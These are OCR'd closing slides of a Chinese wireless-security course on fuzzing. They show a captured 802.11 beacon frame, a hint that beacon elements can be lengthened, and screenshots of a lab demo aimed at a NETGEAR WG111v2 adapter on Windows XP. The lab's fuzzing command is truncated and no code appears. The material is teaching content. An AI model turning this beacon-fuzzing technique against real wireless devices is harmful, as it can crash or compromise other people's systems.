
- **Any element can be added to increase the length**



```
▶ Frame 5016: 1447 bytes on wire (11576 bits), 1447 bytes captured (11576 bits) on interface 0
▶ Radiotap Header v0, Length 8
  802.11 radio information
▶ IEEE 802.11 Beacon frame, Flags: ........
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (1403 bytes)
```

无线安全进阶—Fuzzing

Demo



ubuntu - VMware Workstation 14 Player
Player(P)
Terminal
2:15 AM
cyberpeace@ubuntu: ~/Desktop
Windows XP Professional - VMware Workstation 14 Player
Player(P)
回收站
NETGEAR WG111v2 S...
netgear_w...
开始
NETGEAR WG111v2 ...
17:15
17:15
2018/10/18

```
cyberpeace@ubuntu:~/Desktop$ sudo python Fu
```

NETGEAR WG111v2 SMART WIZARD - Wireless Assistant

Selected: NETGEAR WG111v2 54Mbps Wireless USB 2.0 Ad

Profiles: New profile

Network Name (SSID): i-Nanjing-Free

Network Type
● Access Point
○ Computer-to-Computer (Ad

Securit:
● Disable
○ WPA-PSK[TKIP]
○ WEP
○ Create with Passphrase
Passphrase: 64 Bit:
○ Enter Key Manually
Key 1: 64 Bit:

i-Nanjing-Free (30:49:3B:09:98:DE) | Connected to Router | Ch: 11 (G) | 54Mbps | Signal

谢谢大家!